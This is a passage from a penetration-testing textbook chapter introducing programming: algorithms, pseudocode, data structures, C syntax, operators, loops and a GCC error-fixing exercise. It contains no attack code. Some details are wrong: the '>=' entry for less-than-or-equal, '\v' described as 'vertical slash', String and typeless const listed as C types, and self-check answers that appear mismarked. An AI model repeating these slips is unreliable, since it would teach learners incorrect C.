- Put the fried bacon, sliced tomato, and lettuce leaves on one piece of toast.
- Put the second piece of toast on top.

A programmer would then convert this algorithm into **pseudocode**. Pseudocode isn't a programming language; it's an English-like language you can use to help create the structure of your program. The following

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

example is the pseudocode that addresses purchasing all the ingredients needed for a BLT sandwich before you write the programming code:

```
PurchaseIngredients Function
   Call GetCar Function
   Call DriveToStore Function
   Purchase Bacon, Bread, Tomatoes, Lettuce, and Mayonnaise at store
End PurchaseIngredients Function
```

After writing pseudocode, you can begin writing your program in the language of your choice. Are outlining an algorithm and writing pseudocode necessary for every computer program you write? No. If the program you're writing has very few lines of code, you can skip these steps. However, for beginning programmers, these two steps are helpful.

Variables

Variables are used in all programming languages as places to store information. That information might be numbers or characters that the program will use for calculations or operations. Variables are also used to hold information returned from other pieces of code. In the previous code sample, `a` is a variable that is initially assigned the value 1 and then later used in an `if` statement. Complex variable types are often referred to as data structures, such as arrays and trees.

Arrays

An array is a type of variable that can contain multiple values, such as multiple numeric or string values. Each value is stored in a unique location specified by an index number. In the previous code sample, the variable `b` is an array of size 10, meaning it can store 10 different values using index numbers from 0 to 9 to specify each unique storage location. Notice that the array index numbers start from 0 and end at 1 less than the size of the array. Keep that in mind when you are programming as numbering indexes starting at 1 is a common error. For the array `b`, there is no `b[10]` because `b[9]` is the last location in the array.

```
int b[10]; // An array variable with 10 integer storage locations
b[0]=192; // Store 192 in the first b array location
b[1]=168; // Store 168 in the second b array location
```

Trees


Trees are data structures used to store information in a hierarchical fashion. Each tree starts with a root node that can have one or more child nodes. Each child node can also have child nodes. When a set of information has hierarchical relationships, you can store the information in a tree structure to map the hierarchy. The Domain Name System (DNS) information is a classic example of a tree structure. Figure 13-1 shows how domain information for google.com might be stored in a tree structure.

Compiled Versus Interpreted Programming Languages

Some programming languages need to be processed and changed into a binary form before they can be executed. This process is known as compiling the code. Languages such as C and C# produce code that needs to be compiled. For example, Microsoft Word is a complex program, consisting of thousands of lines of source code that are compiled to create the executable file WINWORD.EXE. Source files are not needed to execute compiled programs nor is the source code usually made available to people running the executable file. Running a program without revealing the source code is a security advantage because people who have access to the executable file have little or no knowledge of the logic contained in the code used to create the executable and therefore can't analyze it looking for vulnerabilities to exploit.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-1 Google DNS information stored in a tree data structure



Some languages do not need compilation. Instead, the source code is read one line at a time and the operations contained in the line of code are performed. After a line of code has been processed, the next line of code is processed and so on. Languages that use this method are known as interpreted languages. Scripting languages such as Python, Perl, and JavaScript are interpreted languages. Bash shell scripts and PowerShell scripts are also interpreted. Pen testers use interpreted languages more commonly than compiled languages. One reason is that interpreted programs contain the original source code, making it readily available for pen testers to modify to create their own custom code.

Documentation

When writing any program, you must document your work. To do so, you add comments to the code that explain what you're doing. Documentation not only makes your program easier for someone else to modify, but it also helps you remember what you were thinking when you wrote the program. The phrase "No comment" might be appropriate for politicians or Wall Street investors with inside trading information, but not for programmers.

Although documentation is important, many programmers find it time-consuming and tedious. Often, they think their code is self-explanatory and easy enough for anyone to maintain and modify, so documenting their work isn't necessary. You'll soon discover, however, that without good documentation, you won't understand the lines of code you wrote three weeks ago, let alone expect a stranger to figure out your train of thought. For example, the following comments can help the next programmer understand why a new function was added to an existing program:

```
/* The following function was added to the program June 15, 2027 per a
request from the Marketing Department.
It appears that reports generated by the sales() function were not giving
the marketing folks information about sales in Asia.
This new function now uses data from text files from the offices in Tokyo
and Hong Kong. – Kendra Choi */
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Software engineering companies don't retain programmers who don't document their work because they know that 80 percent of the cost of software projects is maintenance. They also know that every 1,000 lines of code produced contains an average of 10 to 15 bugs that end up in software released to customers. For example, Windows 10 is estimated to contain over 50 million lines of code, but Microsoft software engineers, partly because of strict documentation rules and Secure Software Development Lifecycle practices, are able to limit bugs to fewer than the average. In general, the average number of bugs in Microsoft software is below the industry standard. With bugs being so prevalent in many programs, however, it's easy to understand how attackers can discover vulnerabilities in software. Programmers can overlook problems in thousands of lines of code that might create a security hole attackers can exploit.

Activity 13-1 Writing Your First Algorithm

Time Required: 10 minutes
Objective: Write an algorithm.
Description: Programmers must be able to think logically and approach problem solving in logical steps or tasks. Missing a step can have disastrous effects, so you should train yourself to think in a structured, logical way. A good way to test whether you can follow a step-by-step approach is by doing exercises that encourage you to think in this manner. For this activity, list at least seven steps for making scrambled eggs. When writing the steps, make sure you don't take anything for granted. Assume someone with no knowledge of cooking—or even of eggs—will try to follow your algorithm.

Self-Check

1. Comments should be placed in code so that programmers can more easily understand what a piece of code is doing and why.
   a. True **b.** False
2. A tree is a data structure consisting of nodes related in a hierarchical fashion.
   a. True **b.** False

Check your answers at the end of this chapter.

Learning the C Language

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Many programming languages are available to security testers. You'll begin your journey with an introduction to one of the most popular programming languages: C, developed by Dennis Ritchie at Bell Laboratories in 1972. The C language is both powerful and concise. In fact, UNIX, which was first written in **assembly language**, was soon rewritten in C. Few programmers want to write programs in binary (machine code) or machine language, so assembly language was developed. It uses a combination of hexadecimal numbers and expressions, such as `mov`, `add`, and `sub`, so writing programs in this language is easier than in machine language.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

This chapter gives you an overview of the C language. At many colleges and universities, an entire course is devoted to learning this language; others skip C and teach C++, an enhancement of the C language. Many security professionals and hackers still use C because of its versatility and cross-platform usability.

Note 1 | Both the Linux and Windows operating systems are mostly written in C, so understanding C gives you the ability to understand operating systems and kernel code if you are required to analyze or modify this code. C also is a good language to use for demonstrating and understanding basic programming concepts.

A **compiler** is a program that converts a text-based program, called source code, into executable or binary code. Table 13-1 lists some available C compilers. Most C compilers can also create executable programs in C++. The Intel and Microsoft compilers must be purchased, but many other compilers are free and can be found with an Internet search. Some online compilers don't require the programmer to install the compiler locally on their computer. Instead, the online compilers accept code via webpages from the programmer and then compile it on servers using the appropriate compiler for the programming language. Online compilers are fine for experimentation and learning but aren't practical for real-world programming. The security issues of uploading your code to a third-party server and the slowness of the compilation of large projects make it insecure and impractical for production development.

Table 13-1 C language compilers

Compiler	Description
Intel compilers for Windows and Linux	Intel's C++ compiler is designed for developing applications for Windows servers, desktops, laptops, and mobile devices. The Intel Linux C++ compiler claims to optimize the speed of accessing information from a MySQL database, an open-source database program used by many corporations and e-commerce companies.
Microsoft Visual C++ compiler	This compiler is widely used by programmers developing C and C++ applications for Windows platforms.
GNU C and C++ compilers (GCC)	These free compilers can be downloaded for Windows and *nix platforms. Most *nix systems include the GNU GCC compiler.

Note 2 | What's dangerous about C is that a beginner can make major blunders. For example, a programmer can accidentally write to areas of memory that could cause the program to crash, or worse, give an attacker the ability to take control of the remote system. Usually, what's written is executable code that might give an attacker a backdoor into the system, escalate an attacker's privileges to that of an administrator, or simply crash the program. This type of attack is usually possible because the programmer didn't check users' input. For example, if users can enter 300 characters when prompted to enter their last names, an attacker can probably enter executable code at this point of the program. When you encounter the term "buffer overflow vulnerability," think "poor programming practices." Keep in mind that although C is easy to learn and use, errors in using it can result in system damage. C is not the only programming language that can be vulnerable to this type of attack.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Anatomy of a C Program

Many veteran programmers can't think of the C language without remembering the "Hello, world!" program, the first program a C student learns:

```
   /* The famous "Hello, world!" C program */
   #include <stdio.h> /* Load the standard IO library. The library contains
functions your C program might need to call to perform various tasks. */
   main()
   {
      printf("Hello, world!\n\n");
   }
```

That's it. You can write these lines of code in almost any text editor, such as Notepad if you're using Windows or the vim editor if you're using Linux. If you want more editing features than in Notepad or vim, you can install and use Notepad++ in Windows or use gedit in Linux. Notepad++ can be found at https://notepad-plus-plus.org/downloads/ and gedit for Linux can be installed using the `sudo apt install gedit` command. The following sections explain each line of code in this program.

Many C programs use the /* and */ symbols to write long comments instead of using the // symbols for one-line comments. For example, you can type the /* symbol, add as many lines of comment text as needed, and then type the closing */ symbol. Forgetting to add the */ at the end of comment text can cause errors when compiling the program, so be careful.

The `#include` statement is used to load libraries that hold the commands and functions used in your program. In the Hello, world! example, the `#include <stdio.h>` statement loads the stdio.h library, which contains many C functions.

The parentheses in C mean you're dealing with a function. C programs must contain a `main()` function, but you can also add your own functions to a C program. Note that after the `main()` function, an open brace (the { symbol) is on a line by itself. Braces show where a block of code begins and ends. In the Hello, world! program, the closing brace indicates the end of the program. Forgetting to add a closing brace is a common mistake.

Inside the `main()` function, the program calls another function: `printf()`. When a function calls another function, it often uses parameters, also known as arguments, that provide input to the called function and perhaps output from the called function. Parameters are placed between opening and closing parentheses. In this example, the parameters `"Hello, world!\n\n"` are passed to the `printf()` function. The `printf()` function then displays (prints) the words "Hello, world!" on-screen, and the `\n\n` characters add two new lines after the Hello, world! display. Table 13-2 lists some special characters that can be used with the `printf()` function.

Table 13-2 Special characters for use with the `printf ()` function

Character	Description
\n	New line
\t	Tab
\\	Backslash
\a	Audible alert
\v	Vertical slash

Declaring Variables

Variables hold values that other operations use inside a piece of programming code. A variable can contain numeric or character information. For example, you may write a piece of code that targets several IP addresses for testing. You can create a variable and then assign all the target IP addresses to that variable. Your code

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

can use this variable to cycle through each of the IP addresses, performing the desired test on each. When a variable is referred to in a calculation or operation, the value contained in the variable is used, which is known as substitution.

In programming, you can declare variables at the beginning of a program so that calculations can be carried out without the need for additional coding to adjust results to fit data types. Some programming languages, like C, require you to declare variables at the beginning of your code, but other languages do not. A variable might be defined as one or more characters, such as letters of the alphabet, or it can be assigned a numeric value, as in the expression `int x = 1`, where `x` is the variable. Table 13-3 shows some variable types used in C.

Table 13-3 Variable types in C

Variable type	Description
Int	Use this variable type for an integer (positive or negative number).
Float	This variable type is for a real number that includes a decimal point, such as 1.299999.
Double	Use this variable type for a double-precision floating-point number.
Char	This variable type holds the value of a single letter.
String	This variable type holds the value of multiple characters or words.
Const	Create a constant variable to hold a value that doesn't change for the duration of your program. For example, you can create a constant variable called TAX_RATE and give it a specific value: const TAX_RATE = .085. If this variable is used in areas of the program that calculate total costs after adding an 8.5% tax, it's easier to change the constant value to a different number if the tax rate changes, instead of changing every occurrence of 8.5% to 8.6%.
Bool	Use this variable type for logical operations. It can be one of two possible values, true or false.

If the `printf ()` function contains values other than a quoted sentence, such as numbers, you need to use **conversion specifiers**. A conversion specifier tells the compiler how to convert the value in a function. For example, `printf ("Your name is %s! ", name);` displays the following if you have assigned the value `Sue` to the `string` variable called `name`:

```
Your name is Sue!
```

Table 13-4 lists conversion specifiers for the `printf ()` function.

Table 13-4 Conversion specifiers in C

Specifier	Type
%c	Character
%d	Decimal number
%f	Floating decimal or double number
%s	Character string

In addition to conversion specifiers, programmers use operators to compare values, perform mathematical calculations, and other similar tasks. Most likely, programs you write will require calculating values based on mathematical operations, such as addition or subtraction. Table 13-5 describes mathematical operators used in C.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-5 Mathematical operators in C

Operator	Description
+ (unary)	Doesn't change the value of the number. Unary operators use a single argument; binary operators use two arguments. For example, +(2).
- (unary)	Returns the negative value of a single number. For example, -(2).
++ (unary)	Increments the unary value by 1. For example, if **a** is equal to 5, **++a** changes the value to 6.
-- (unary)	Decrements the unary value by 1. For example, if **a** is equal to 5, **--a** changes the value to 4.
+ (binary)	Addition. For example, **a + b**.
- (binary)	Subtraction. For example, **a – b**.
* (binary)	Multiplication. For example, **a * b.**
/ (binary)	Division. For example, **a / b.**
% (binary)	Modulus. For example, **10 % 3** is equal to 1 because 10 divided by 3 leaves a remainder of 1.

You might also need to test whether a condition is true or false when writing a C program. To do that, you need to understand how to use relational and logical operators, described in Table 13-6.

Table 13-6 Relational and logical operators in C

Operator	Description
==	Used to compare the equality of two variables. In **a == b**, for example, the condition is true if variable **a** is equal to variable **b**.
! =	Not equal; the exclamation mark negates the equal sign. For example, the statement **if a ! = b** is read as "if a is not equal to b."
>	Greater than
<	Less than
>=	Greater than or equal to
>=	Less than or equal to
&&	The AND operator; evaluates as true if both sides of the operator are true. For example, **if ((a > 5) && (b > 5)) printf ("Hello, world!");** prints only if both **a** and **b** are greater than 5.
||	The OR operator; evaluates as true if either side of the operator is true.
!	The NOT operator; the statement **! (a == b)**, for example, evaluates as true if **a** isn't equal to **b**.

Using compound assignment operators as a shorthand method, you can perform more complex operations with fewer lines of code. For example, `TotalSalary += 5` is a shorter way of writing `TotalSalary = TotalSalary + 5`. Similarly, `TotalSalary –= 5` means the `TotalSalary` variable now contains the value `TotalSalary – 5`.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Note 3 | Many beginning C programmers make the mistake of using a single equal sign (=) instead of the double equal sign (==) when attempting to test the value of a variable. A single equal sign (the assignment operator) is used to assign a value to a variable. For example, `a = 5` assigns the value 5 to the variable **a**. To test the value of variable **a**, you can use the statement `if (a == 5)`. If you mistakenly write the statement as `if (a = 5)`, the value 5 is assigned to the variable **a**, and then the statement is evaluated as true. This happens because any value not equal to zero is evaluated as true, and a zero value is evaluated as false.

Although this chapter covers only the most basic elements of a program, you can now write a C program that displays something onscreen. Penetration testers should gain additional programming skills so that they can develop tools for performing specific tasks.

Branching, Looping, and Testing in C

Branching in C is as easy as placing a function in your program followed by a semicolon. The following C code does nothing, but it shows you how to begin writing a program that can be developed later. For example, in the following code, the `prompt();` statement (indicated by the semicolon at the end) at the beginning branches to go to the `prompt()` function:

```
main()
{
   prompt(); //Call function to prompt user with a question
   display(); //Call function to display graphics onscreen
   calculate(); //Call function to do complicated math
   cleanup(); //Call function to make all variables equal to
              //zero
   prompt()
   {
   [code for prompt () function goes here]
   }
   display()
   {
   [code for display() function goes here]
   }
   [and so forth]
}
```

When the program runs, it branches to the `prompt()` function and executes the code for the prompt function. When the code for the prompt function is complete, execution returns back to the main function, which continues branching to the functions listed subsequently. By creating a program in this fashion, you can develop each function or module one at a time. You can also delegate writing other functions to people with more experience in certain areas. For example, you can have a math wizard write the `calculate ()` function if math isn't your forte.

C has several methods for looping. The **while loop** is one way of having your program repeat an action a certain number of times. It checks whether a condition is true, and then continues looping until the condition becomes false. Take a look at the following example (with the important code bolded) to understand what the program is doing:


```
main()
{
   int counter = 1; //Initialize (assign a value to)
                    //the counter variable
   while (counter <= 10) //Do what's inside the braces until false
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
    {
        printf("Counter is equal to %d\n", counter);
        ++counter; //Increment counter by 1;
    }
}
```

Figure 13-2 shows the output of this program. In this example, when the counter variable is greater than 10, the `while` loop stops processing, which causes `printf()` to display 10 lines of output before stopping.

Figure 13-2 Executing while.exe



Source: Kali Linux

The **do loop** performs an action first and then tests to determine whether the action should continue. In the following example, the `do` loop performs the `print()` function first, and then checks whether a condition is true:

```
main()
{
    int counter = 1; //Initialize counter variable
    do
    {
        printf("Counter is equal to %d\n", counter);
        ++counter; //Increment counter by 1
    } while (counter <= 10); //Do what's inside the braces until false
}
```

Note 4 | Which is better to use, the `while` loop or the `do` loop? It depends. The `while` loop might never execute if a condition isn't met. A `do` loop always executes at least once.

The last loop type in C is the **for loop**, one of C's most interesting pieces of code. Figure 13-3 shows an example of a `for` loop.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

A `for` loop starts with the keyword `for` followed by three items in starting and ending round brackets (also called parentheses). The first item inside the brackets initializes the variable that the `for` loop will use. The second item defines a test that, if false, causes the `for` loop to exit. The final item defines an action to take if the test is true. After the `for` statement, you place any code you want to execute in starting and ending curly brackets (also called braces). The code inside the curly brackets will be executed for each iteration of the `for` loop. The code shown in Figure 13-3 has the following `for` loop:

```
for(int counter=1;counter<=10;counter++);
```

The first part inside the round brackets initializes the integer variable `counter` to 1, and then the second part tests a condition. That condition directs the `for` loop to continue looping as long as the variable counter has a value equal to or less than 10. The last part of the `for` loop increments the variable `counter` by 1.

Figure 13-3 for loop



Source: Kali Linux

Note 5 | The line of `code int main()` near the top of the program starts with `int` so that the function `main` has a return type defined. If you leave out the `int`, the program will successfully compile, but the compiler will give you a warning message that it is assuming `int` for you since you did not explicitly declare it.

You might find some C programs with a `for` loop containing nothing but semicolons, as in this example:

```
for (;;)
{
   printf("Wow!");
}
```

This code is a powerful, yet dangerous, implementation of the `for` loop. The `for (;;)` statement tells the compiler to keep doing what's in the brackets over and over and over. You can create an endless loop with this statement if you don't have a way to exit the block of code that's running. Usually, a programmer has a statement inside the block that performs a test on a variable, and then exits the block when a certain condition is met.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 13-2 Learning to Use the GNU GCC Compiler

Time Required: 30 minutes
Objective: Use the GNU GCC compiler included with most *nix operating systems.
Description: In the past, programmers had to read through their code line by line before submitting the job to the mainframe CPU. The job included all the commands the CPU would execute. If a program was full of errors, the mainframe operator notified the programmer, who had to go through the code again and fix the errors. With today's compilers, you can write a program, compile it, and test it yourself. If the compiler finds errors, it usually indicates what they are so that you can correct the code and compile the program again. In this activity, you create a C program that contains errors and try to compile the program. After generating the errors, you correct the program and then recompile it until you get it right.

1. Boot your computer into Kali Linux.
2. Open a terminal window and at the shell prompt, type **vim syntax.c** and press **Enter** to use the vim editor.
3. Type **i** to enter insert mode.
4. Type the following code, pressing **Enter** after each line:


```
#include <stdio.h>

int main()
{
    int age
    printf("Enter your age: ");
    scanf("%d", &age);
    if (age > 0)
    {
        printf("You are %d years old\n", age);
    }
}
```

5. Exit and save the file by pressing **Esc** and then pressing **:** (a colon). At the : prompt, type **wq** and press **Enter**.
6. To compile the program, type **gcc -c syntax.c -o syntax.o** and press **Enter**. This `gcc` command has its parameters ordered differently from what has been shown in previous examples. This way of executing `gcc` also works. The **-o** switch tells the compiler to create an output file called syntax. The compiler returns an error (or several errors) similar to the one in Figure 13-4. The error varies depending on the compiler version you use. In any event, you should be warned about a syntax error before `printf()`. The error indicates the compiler was expecting something before `printf()` such as an equal sign, comma, or semicolon. In this case, the error occurred because there was no semicolon after the `int age` statement.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-4 Compiling a C program



Source: Kali Linux

Note 6 | If the source code you created contains no errors, a shell prompt is displayed.

Note 7 | Sometimes you can correct an error easily by looking at the line number of the first error detected.

7. To correct the missing semicolon error, you can use the vim editor again. Type **vim syntax.c** and press **Enter**. Type **a** to enter Append mode. Add a semicolon to the end of the line containing the variable declaration `int age`.
8. Save and exit the program.
9. Compile the program again by typing **gcc -o syntax syntax.c** and pressing **Enter**. (You can also use the Up Arrow key to return to previous commands.)
10. If you entered everything correctly, you should be at the shell prompt. To run the program, type **./syntax** and press **Enter**.
11. Log off the Kali Linux session for the next activity.

Note 8 | You should know how to use the vi editor (vim). Even though you might find vim simple and awkward, it may be the only editor available in some circumstances. The gedit editor is more user friendly and uses color to highlight commands, variables, and other constructs. When coding, feel free to use gedit instead of vim but do practice using vim as often as you can.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Security Bytes | There are two schools of thought on how to handle syntax errors. Many programmers believe the compiler should check for errors in their code, so they spend little time reading and stepping through their programs looking for syntax or logic errors. They just compile it to find out what errors pop up. Others refuse to compile the program until they have examined the code thoroughly and are confident it's accurate and syntactically correct. For beginning programmers, examining the code carefully before compiling helps make you a better programmer. You'll increase your skills and develop the keen eye needed to spot a missing brace or semicolon. Some editors, such as Notepad++, color-code keywords and other constructs and check for matching parentheses, which is helpful for avoiding syntax errors.

Self-Check

3. A `while` loop checks the loop condition after executing the `while` loop code.
   a. True b. False
4. A `do` loop checks the loop condition before executing the `do` loop code.
   a. True b. False

Check your answers at the end of this chapter.

Understanding HTML Basics

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

